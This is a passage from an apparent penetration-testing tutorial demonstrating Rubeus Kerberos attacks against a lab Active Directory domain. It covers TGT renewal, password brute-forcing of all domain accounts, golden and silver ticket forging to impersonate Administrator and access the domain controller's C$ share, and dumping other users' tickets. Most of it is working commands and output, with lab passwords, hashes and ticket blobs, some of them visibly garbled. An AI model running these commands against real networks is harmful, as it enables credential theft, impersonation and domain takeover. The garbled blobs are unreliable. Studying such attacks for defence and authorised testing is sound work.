D/MMGar6zCaFkYXBRGYOzr0jIWhqx03I4M4HG3isndXr8hJ13DKGD08Rf5lliptSe2GeQnLhZIHrcZu3
rWMCDGcn2JZ5B5TCpFb9tSY5y3IcG/LmHuodQXjAKmYKXKh+CEYVGMZ7Ym1upEZfLb/MistL2m1RlIUI
8EahuIjRviQdzhjSeOC15Aza8teVsd54h0jJlVW8RjAxuzqhr3biNN1hg/P4wkGjiY0e+M1pYslqj0rb
fmDDt3G1Qsf2R+aaN+mXAE7JYSPkvo0Pmzks00Ty0UtrouKX2hKm58VqzfJGbsPMBArwGFE2vAivSPj/
Z82Xr2UKpdr6eEY0dCTxIOofvBNPhe9gv3RloeXiiqmeuADsWoMdlUUuPhXmY8VaC1l/ozAR5IXpksl
mF4an3n8q/r4U1dBmZZuiWl/k7TX2phI1hG2eKRA20L0K9rtl71UX0/4HHwTdYHKHJbTny9gEW9v0AB1
1eJILEfjcyICfWsmkyBYNaqBGPqARbL89y6KP26YB83HhxEXvab40tseZZNNjgz5JbdZst3JsdKHX9Am
Q0GmMwMooFnxY94SBcahVN0nzPLF3I90QRtctFnUHMqEgSug/ip9gyXsxX6UCyH1ggHzuIg/N6sJ0bHX
dSS/HC9IEDPjnPeaMe00Vybe5ZWdrOVH1KceX2BCKy314Bijy7K3CajWofmknongYXChRluVJUtyTReh
4yqS4jPgvrKl043+HjUhLy01P0EGPxIsgxrroMGvcPw4nF0VM2pR5K/U14hXiQK7fxvfbvsXmKX470U
i4NEkZpJ9Qp3W8C+5cXNtUT+ndeS/L/Vgtxpdv01ZxOWQoB4XCmjc8Sn0zw3iChL94u9aLYlt8pCum/
FdYz+J/ntu4LZB7aNNP7j7GvRG8H9/1ylcmnySewLQotqKlKCz3mBhjkidHkfp3fIE/6Ev4f7L5Zcfo
Xnqgrl0RuupQam4rWBK3VGYZ1g9A0yNd0Bi02B37Gnf5TsRBMhPDES74iuF13fF7ydJvhsY5XXKo38Ba
ZfXtvtE99Y2Ji1kPhIgbM7GqDPZt3e43tWKiG0Zikn0vuhletnQkN2l3m7lrKdLFSW0cp6h3jxcCsi1o
p7IxsUAdUVRXypsNoVfAB0leXepk2ua/Ry2yIZov0srBex3v0Ec/bWK9QduXZfq/Onnyv60B7TCB6qAD
AgEAooHiBIHffYHcMIHZoIHWMIHTMIHQcSwKaADAgESoIEIOej9z30D1M/t9tUe8QeeMHZR38xrmlD
/p8H27RWduGcoQ4bDELHTklURS5MT0NBTKIAMBiGAWIBAaERMA8BDWhhcnNoaXRYWpwYwyjBwMFAECL
AACLERgPMjAyMA0MjcxNjUwMTFapXcYDzIwMjIwNTA0MDY1MDExWqOGwXJR05JVEUuTE9DQUpYIT
DhsMSUDOSVRFLkxPQ0FMqSMwIaADAgECoRowGBsETERBUBsQZGMxLmlbnml0ZS5sb2NhbA=
```


Klist

Klist command in Windows can be used to view the tickets generated in the system. Here, when we run klist command we can see that a KRBTGT and an LDAP TGS have been generated and stored in the session.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x5f65eb

Cached Tickets: (2)

#0> Client: harshitrajpal @ IGNITE.LOCAL
Server: krbtgt/IGNITE.LOCAL @ IGNITE.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_as_delegate name_c
onicalize
Start Time: 4/27/2022 12:15:50 (local)
End Time: 4/27/2022 22:15:50 (local)
Renew Time: 5/4/2022 12:15:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 → PRIMARY
Kdc Called: dc1.ignite.local

#1> Client: harshitrajpal @ IGNITE.LOCAL
Server: LDAP/dc1.ignite.local/ignite.local @ IGNITE.LOCAL
KerberosTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_c
onicaliz
e
Start Time: 4/27/2022 12:15:50 (local)
End Time: 4/27/2022 22:15:50 (local)
Renew Time: 5/4/2022 12:15:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: dc1.ignite.local
```

Renew

The renew function in Rubeus builds a TGT renewal exchange. We can specify a domain controller using the /dc flag which will be used as a destination for the renewal traffic. We can further use the **tgtdeleg** option with this and extract user's credentials without elevation and keep it alive on another system for a week by default.

/ptt flag can also be used in conjunction to apply the Kerberos

```
rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB....bA==
```

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /ticket:doIFNDCCB....bA==
Q8MIEOKADAgEfoQ4bDELHTklURS5MT0NBTKIhMB+gAwIBAgEYMBYbBmtYnRndBsMaWduaXRlLmXvY2Fso4ID/DCCA/igAwIBEq
EDAgECooID6gSCA+YMUGN/rPP1CtPh0q1m50qW/JKV6r4ndv5BN+nP5pK3cGMCiwl0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7
TOEJ3CR6nT0zmmIOBX7TKhMzRTPlpeQo7ynFL+MRkSNv/cn51R/z2sSFULETbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwfE4
p+wOfov7uJ+5RA0xGLD09cJoJ0YFFyWa8jMqATZfCkkgoiID2iJUhCW3nx++OUAUHbT5j90mt6RoCqHTXSfWPacByts/J1y5Z7vb
h8wNZvDL/tq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6vGmNKWYngxILDI+q6JBZj9hRomSkVtOPmFVKDyU1
qD3I0yBsuG579oKcYghkZzvBGmo0o8mrOYOs8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vynR7svMfyB8EVE+KwPnztc
sjlshNW/SkeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyrrU+cm6e2q0HezJF0xQ3qAq1dRvpLJ8zf/Cy5wWgY4bICQ
6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjma/CzzCoc4FqH0BeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYX0axFNjd+fiqmufo
junPUOwFZUDUv4qau5pR8B7651z0KM50RoeFMJs4b0RjumfVScL0EPUSb+la78SPwo9E/JgJI5rvYZL5VR0+d1BjFffCMgJ/GdvD
2sEpeGIh7VF33CmgQFokruqYkTKMbILl3YmZISBDp7MC5MMfcmRLZoKa1WnF2QpmoTlt+/2zqWYrEdhwKwQ3U1n8Z5QCUQ33ltNr
q6wehkdKFE/ILWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxxQjVjg4hhbguvIgcXVTV30wt4oRF3pE/UzujNiC2+S3QdeN9MpteyTZK30
OI+niKhGp6pw4rSkTbGc+u/nq+C34hL2zftuJK2IIR7MCwiq/N539W0Wp62e+C8fkx/doSCC0QbRjW1ZUS4s59m1RbnNZyoVggXN
g3gqvDCIPCTEmsutRGauJE4FSf6pcl7/o8UKoYhfydhwGH4+HwV8xjFpB9V4EBN4qRttHEuOKcCG2xz5nw+CxcjvJc2LNWqQmKN
nTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihgRLRGA0VXIdCMjDxXRTgGhPNFwAwWQ
8sLQK6bBKQ7ntL2Z6ay/W0k92xMwo/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQBIHnFYHKMIHhOIHMIHBMIG+oBswGaADAg
EXoRIEEKOptIIEyrU+xtrKFTDgJSShDhMSUdOSVRFLkxPQ0FMohowGKADAgEBorEwDxsNaGfyc2hpdHJhanBhbkMhMAUUAQ0UAAK
URGA8yMDIyMDQyNzA2NTAxMVqmERgPMjAyMjA0MjcNjUwMTFapxYEDzIwMjIwNTA0MDY1MDExWqGwGwXJR05JVEUuTE9DQUypIT
AfoAMCAQKhGDAWgWzrcmJ0Z3QbDGlbnml0ZS55b2NhbA==
```

/autorenew sub function will put the exchange to sleep for endTime 30 minutes and after that window automatically renew the TGT and display the renewed ticket

```
rubeus.exe renew /dc:dc1.ignite.local /autorenew
```

```
C:\Users\Public>rubeus.exe renew /dc:dc1.ignite.local /autorenew /ticket:doIFNDCCBtCgAwIBBaEDAgEwoOIERDCCBEBhgQ8M
IIEOKADAgEfoQ4bDELHTklURSSMT0N8TKIhMB+gAwIBAgEYMBYbBmtYnRndBsMaWduaXRlLmxyY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Y
MUGN/rPPIctPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwL0+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TOEJ3CR6nTc0zmmIOBX7TKhMzRtPlpe
Qo7ynFL+MRkSNv/cn51R/z2sSFULETbaxPQdaJYU5pb4pizPgJWAm9CafzDT0M4rJwFE4p+wOfov7uJ+5RA0xGLD09cJoJ0YFfyWa8jMqATZfCkkgQ
iID2iJUHCW3nx++0UAUhbT5j90mt6RoCgHTXSFwPacByts/J1y5Z7vvh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX6150twgJfk/hxeKTqv6
vGmNKWAyngxILDl+q6JBZj9hRomSkVt0PmfVKdyU1QD3I0yBsuG579oKcYGHkZjvBGmo008mrOYOs8HpWxuBnxqC0MuVVusufAiQF00NGFpzf12d7wy
vt0vynR7svMfyB8EVE+KwPnzCsJlshNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qAq1dRvpLJ8zf
/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqH0BeHyAauNx2pukfcJAaemLYuf8Ne6T4l2u76zvYX0axFNjd+fIqmufoj
unPUOWFZUDUv4qau5pR8B7651z0KM50RoeFMJs4b0RjumfvScL0EPUSb+la78SPwo9E/JgJl5rvYZL5VR0+d1BjFfFCMgJ/GdvD2sEpeGIh7VF33Cm
gQF0kruqYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNr6wehkdKFE/ILWfkuJ7CPiEnt3cWr
SL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV3Owt4oRF3pE/UzuJNiC2+S3QdeN9MpteyTZK300I+niKhGp6pw4rSkbtGc+u/nq+C34hL2zftuJKZIR7
MCwiq/N539WOWp62e+C8fkx/doSCCOQbRJW1ZUS4s59m1RBnNZyoVggXNg3gqvDCIPCTwEMSutRGauJE4FSf6pcl7/o8UKoYhfYdhWGH4+HwV8xjFp
B9V4EBN4qRttHeuOKcCG2xz25nw+ZcxjvJc2LNWqQmKnnTuGNrivemKsYmlZ4UUVZ+LBSwQ1AaziFANXoowhR2Jp15qnsiQxyc7tjWJ/ckYDFhAUihg
RLGA0VXIIdCMjDxXRtgGhPNFeAwWQ8sLQK6bBKQ7ntL2Z6ay/W0k92xMwoo/LfBeFSU1T1/7WVZ60B2zCB2KADAgEAooHQB1HNfYHKMIHhOIHMIH
BMIG+oBswGaADAgEXoRIEEKOptIIEyrU+xtRkFTDGjSShDhsMSudOSVRFLvvdnAEhahwGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAWUAQOUAA
KURGA8yMDIyMDQyNzA2NTAxMVQmERgPMjAyMjA0MjcXNjUwMTFapxYDZiI Size: 127 x 48 MDExWqOGwxJR05JVEUuTE9DQYypITAfoAMCAQKbGDA
WGwZrcmJ0Z3QbDGlbnml0ZS5sb2NhbA=
```

As you may now observe that after specified time interval a renewed TGT is shown

```
(S)
Rubeus
v2.0.2

[*] Action: Auto-Renew Ticket

[*] User      : harshitrajpal@IGNITE.LOCAL
[*] endtime   : 4/27/2022 10:20:11 PM
[*] renew-till : 5/4/2022 12:20:11 PM
[*] Sleeping for 527 minutes (endTime-30) before the next renewal
```

Brute

The brute option in Rubeus can be used to perform a password bruteforce attack against all the existing user accounts in Active Directory. Many times, a same password is used with multiple accounts in real life enterprise infrastructure. So, brute option can generate multiple TGTs in those accounts having same password. /noticket can be used in conjunction with this option since no ticket is provided with this functionality. For example,

```
rubeus.exe brute /password:Password@1 /noticket
```



```
[*] Impersonating user 'Administrator' to target SPN 'host/dc1.ignite.local'
[*] Final ticket will be for the alternate service 'cifs'
[*] Building S4U2proxy request for service: 'host/dc1.ignite.local'
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Sending S4U2proxy request to domain controller 192.168.1.2:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'cifs'
[*] base64(ticket.kirbi) for SPN 'cifs/dc1.ignite.local':

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

[+] Ticket successfully imported!
```

Golden Ticket

Golden tickets are forged KRBTGTs (Key Distribution Service account) which can be used to forge other TGTs. This provides an attacker persistence over the domain accounts. For a detailed walkthrough on the topic you can visit the article [here](#).

To forge a golden ticket for user harshitrajpal, we first generate an AES hash (RC4 works too) using the hash command in Rubeus and then using the golden function like so. Here,


/ldap: Retrieves information of user over LDAP protocol

/user: Username whose ticket will be forged

/printcmd: displays a one liner command that can be used to generate the ticket again that just got generated

```
rubeus.exe hash /user:harshitrajpal /domain:ignite.local
/password:Password@1
rubeus.exe golden
/aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260B
EB365C /ldap /user:harshitrajpal /printcmd
```

```
C:\Users\Public>rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
rubeus.exe hash /user:harshitrajpal /domain:ignite.local /password:Password@1
```




v2.0.2

[*] Action: Calculate Password Hash(es)

```
[*] Input password      : Password@1
[*] Input username     : harshitrajpal
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALharshitrajpal
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] des_cbc_md5        : 986149983868E0D9
```

```
C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:harshitrajpal /printcmd
```



v2.0.2

[*] Action: Build TGT

```
[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(!objectsid=S-1-5-21-2377760704-1974907900-305204
```

As you can see various details like SID, userID, Service Key etc are being fetched over LDAP which are important to generate a ticket. PAC signing is also done and a TGT generated for harshitrajpal


```

C:\Users\Public>rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
/ldap /user:harshitrajpal /printcmd /rangeend:5d /rangeinterval:1d
rubeus.exe golden /aes256:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C /ldap /user:hars
hitrajpal /printcmd /rangeend:5d /rangeinterval:1d

v2.0.2

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(samaccountname=harshitrajpal)'
[*] Retrieving domain policy information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'DC=ignite,DC=local' for '(! (objectsid=S-1-5-21-237760704-1974907900-3052042330-513)(na
me={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully mounted
[*] Attempting to unmount: \\dc1.ignite.local\SYSVOL
[*] \\dc1.ignite.local\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller dc1.ignite.local
[*] Searching path 'CN=Configuration,DC=ignite,DC=local' for '(&(netbiosname=*)(dnsroot=ignite.local))'
[*] Building PAC

[*] Domain : IGNITE.LOCAL (IGNITE)
[*] SID : S-1-5-21-237760704-1974907900-3052042330
[*] UserId : 1115
[*] Groups : 513
[*] ServiceKey : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] KDCKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service : krbtgt
[*] Target : ignite.local

```

Silver Ticket

Silver tickets are forged Kerberos Ticket Granting Service (TGS) Tickets but with silver tickets there is no communication with the domain controller. It is signed by the service account configured with an SPN for each server the Kerberos-authenticating service runs on. For more details visit the page [here](#).

Silver ticket attack can be performed using Rubeus using silver function. Other customisations need be made like:

/service: SPN of the service ticket is being generated for

/rc4: Hash of a valid user (harshitrajpal here) which will be used to encrypt the generated ticket

/user: username of the user whose hash is provided

/creduser: User to be impersonated

/credpassword: Password of the user to be impersonated

/krbkey: used to create the KDCChecksum and TicketChecksum. This is the AES256 hmac sha1 hash in the following case.

/krbentype: type of encrypted hash used. Aes256 here.

```

rubeus.exe hash /user:harshitrajpal /domain:ignite.local
/password:Password@1
rubeus.exe silver /service:cifs/dc1.ignite.local
/rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap
/creduser:ignite.local\Administrator /credpassword:Ignite@987
/user:harshitrajpal
/krbkey:EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260
BEB365C /krbentype:aes256 /domain:ignite.local /ptt

```

```

C:\Users\Public>rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1
rubeus.exe hash /domain:ignite.local /user:harshitrajpal /password:Password@1

(S)
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[*] Action: Calculate Password Hash(es)

[*] Input password      : Password@1
[*] Input username     :harshitrajpal
[*] Input domain       : ignite.local
[*] Salt               : IGNITE.LOCALharshitrajpal
[*] rc4_hmac           : 64FBAE31CC352FC26AF97CBDEF151E03
[*] aes128_cts_hmac_sha1 : F599612EE131E388B93ED9EEB5C6FA66
[*] aes256_cts_hmac_sha1 : EA2344691D140975946372D18949706857EB9C5F65855B0E159E54260BEB365C
[*] des_cbc_md5        : 986149983868E0D9

C:\Users\Public>rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /lda
p /creduser:ignite.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D14097
5946372D18949706857EB9C5F65855B0E159E54260BEB365C /krbentype:aes256 /domain:ignite.local /ptt
rubeus.exe silver /service:cifs/dc1.ignite.local /rc4:64FBAE31CC352FC26AF97CBDEF151E03 /ldap /creduser:igni
te.local\Administrator /credpassword:Ignite@987 /user:harshitrajpal /krbkey:EA2344691D140975946372D18949706
857EB9C5F65855B0E159E54260BEB365C /krbentype:aes256 /domain:ignite.local /ptt

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[*] Action: Build TGS

```

This helped us generate a silver ticket for Administrator account. And as a result, we are now able to access DC machine's C drive

```
dir \\dc1.ignite.local\c$
```


As you can see, the generated ticket has now been imported.

Purge

Rubeus has a purge option which can purge/delete all the tickets existing in the current session.

Here, we demonstrate how we purged 2 tickets listed by klist.

rubeus.exe purge

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x1e0d97

Cached Tickets: (2)

#0> Client: harshitrajpal @ IGNITE.LOCAL
Server: krbtgt/ignite.local @ IGNITE.LOCAL
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40e50000 → forwardable renewable initial pre_authent ok_a
ze
Start Time: 4/29/2022 12:31:16 (local)
End Time: 4/29/2022 22:31:16 (local)
Renew Time: 5/6/2022 12:31:16 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 → PRIMARY
Kdc Called:

#1> Client: harshitrajpal @ IGNITE.LOCAL
Server: cifs/dc1.ignite.local @ IGNITE.LOCAL
Kerberos Ticket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 → forwardable renewable pre_authent
Start Time: 4/29/2022 12:22:03 (local)
End Time: 4/29/2022 22:22:03 (local)
Renew Time: 5/6/2022 12:22:03 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called:

C:\Users\Public>rubeus.exe purge
rubeus.exe purge

v2.0.2

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!

C:\Users\Public>klist

Current LogonId is 0:0x1e0d97

Cached Tickets: (0)

C:\Users\Public>
```


Describe

Often we lose track of the tickets in system. Describe option helps us to view details about a particular base64 encrypted blob or ticket.kirbi file.

We can provide the ticket using /ticket flag.

```
rubeus.exe describe /ticket:doIFNDCCBTCg...bA==
```

```
rubeus.exe describe /ticket:doIFNDCCBTCgAwIBBAEDAgEwoIERDCCBEHggQ8MIIeOKADAgEFoQ4bDElHTKlURS5MT0NBTKIhMB+
gAwIBAAQEMBYbBmtYnRnDBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWYcn2if6qTydVpeLdJTMInu3Beh9Am
5mOY1PESQ3vG7FGz/QvpZa0CyszUDQ5MHxUv0JA5zygDNxwDEw8kQvIwFlNWADUnH5EmnCFE65hWDfoLSZCca/6cgWfWb246pz176zIIIsym
T80khAlGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHsrPD3DnFtBMvJf5AJ1B51
HDwU9zWN8Wk57o0HwC5Vf04FhTBB7BhMkgTanSc4yA7oeBHPiAbUuS54UgiM2wtGBoDONzJ3G4zjjEL1Ft+4S19IKIWjvWNPXzPKpuwSo5
bvcVvZ5o+6YLLH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGCUAw5Pv5qUnX4uy5mqIfp5WNymUTHbo+QQakew7cr6nGNLRjNE3woTbuWNxCbIB
vCf5toBo4TyREkS4VkAzjdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmlKj0UyZiFAyHNS11tR+Q3VeVgE1jvp019gy6MV5rcK+NPzt/LFns
EJpr8R91MkHASThVtA/9CL2ju7wGC4St97sDQMpuDNjGGE711yeYiapDYbPAK5ojCE1jMDDs0Ey7ILcnCluZLwd01mEPUP0JIIi35e6AUsj
Fhm2IdLJFFQ0NALQSfMYFj4Bguot04eRckZ103E2I9Mq6n1K0I/0bURDHEs+Y+pIDavxtoZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6Mwc
ysTLn8UZvVH20Eisgejfl3h3J1ieRx3VBbmjeqWJGbv2z3gJBf5L10eMYJeNSuqdwdxhSiP325NH95EVw0Q9NcKJnpOXLYDwZFdJpz+LI4K
TX++ww9u7oiqGapN+5iNbd7uevaBkk0AosW34yhasgeQsHsUYcIpJpXJ42soFQPvpVUib2tSe1U08WYjn7n8y82n4hviAmjEYDLo75EMsmf
tM7pACIYgPDwJu+Pacqibjqw9XMwIymhVaXmRY143KLTyTq8qqQbn1TWNJumTYb6C7QHyRsqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAA/+
3yOZ/7miqyhrKfG3jpIvitSuyQUd276NE/VMLznzAXUG1MUzgvT1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpxMPf6TWyO/mfkcLAFDRJ+qH/U
/VsHH8HIJi1DLwocUQ0Vw+yWgDQ8km/+rReFu9JyK6Uoygi1PA8mSMf8hAUHQsJX0AQLUehY7vIvnrFzWvrvvmScG0m/0mH2KLGGBTpIypP
B/AB4Ncx361f8iNK0B2zCB2KADAgEaoHQBtHNFYHKMIHhOIHMIHBMIG+oBswGaADAgEXoRIEEJttR7jHY4VtakWvYRHXW0uhDhsMSUdOS
VRFLkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAAUQAQAAKURGA8yMDIyMDQyOTA3MDExNlqMERgPMjAyMjA0MjkxNzAx
MTZapxEYDzIwMjIwNTA2MDcwMTE2Wg0GwxJR05JVEUuTE9DQYypITAFoAMCAQKhGDAWGWZrcmJ0Z3QbDGlbnml0ZS5sb2Nhba==
```



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```
[*] Action: Describe Ticket

ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : harshitrajpal
UserRealm        : IGNITE.LOCAL
StartTime        : 4/29/2022 12:31:16 PM
EndTime          : 4/29/2022 10:31:16 PM
RenewTill        : 5/6/2022 12:31:16 PM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardab
le
KeyType          : rc4_hmac
Base64(key)      : m21HuMdjhW1qRa9hEddY6w==
```

Triage

While klist views tickets for current session triage lists all the tickets. When a session is being run as an administrator, we can not only view tickets in the current user's session memory but other user's tickets in memory too.

/luid: This flag can be used to provide a specific user ID.

```
rubeus.exe triage
rubeus.exe triage /luid:0x8f57c
```

v2.0.2

```
[*] Current LUID      : 0x6ba6da
```

LUID	UserName	Service	EndTime
0x8f57c	aarti @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:25:49 PM
0x8f57c	aarti @ IGNITE.LOCAL	LDAP/dc1.ignite.local/ignite.local	4/29/2022 9:25:49 PM
0x3e4	workstation01\$ @ IGNITE.LOCAL	krbtgt/IGNITE.LOCAL	4/29/2022 9:21:45 PM
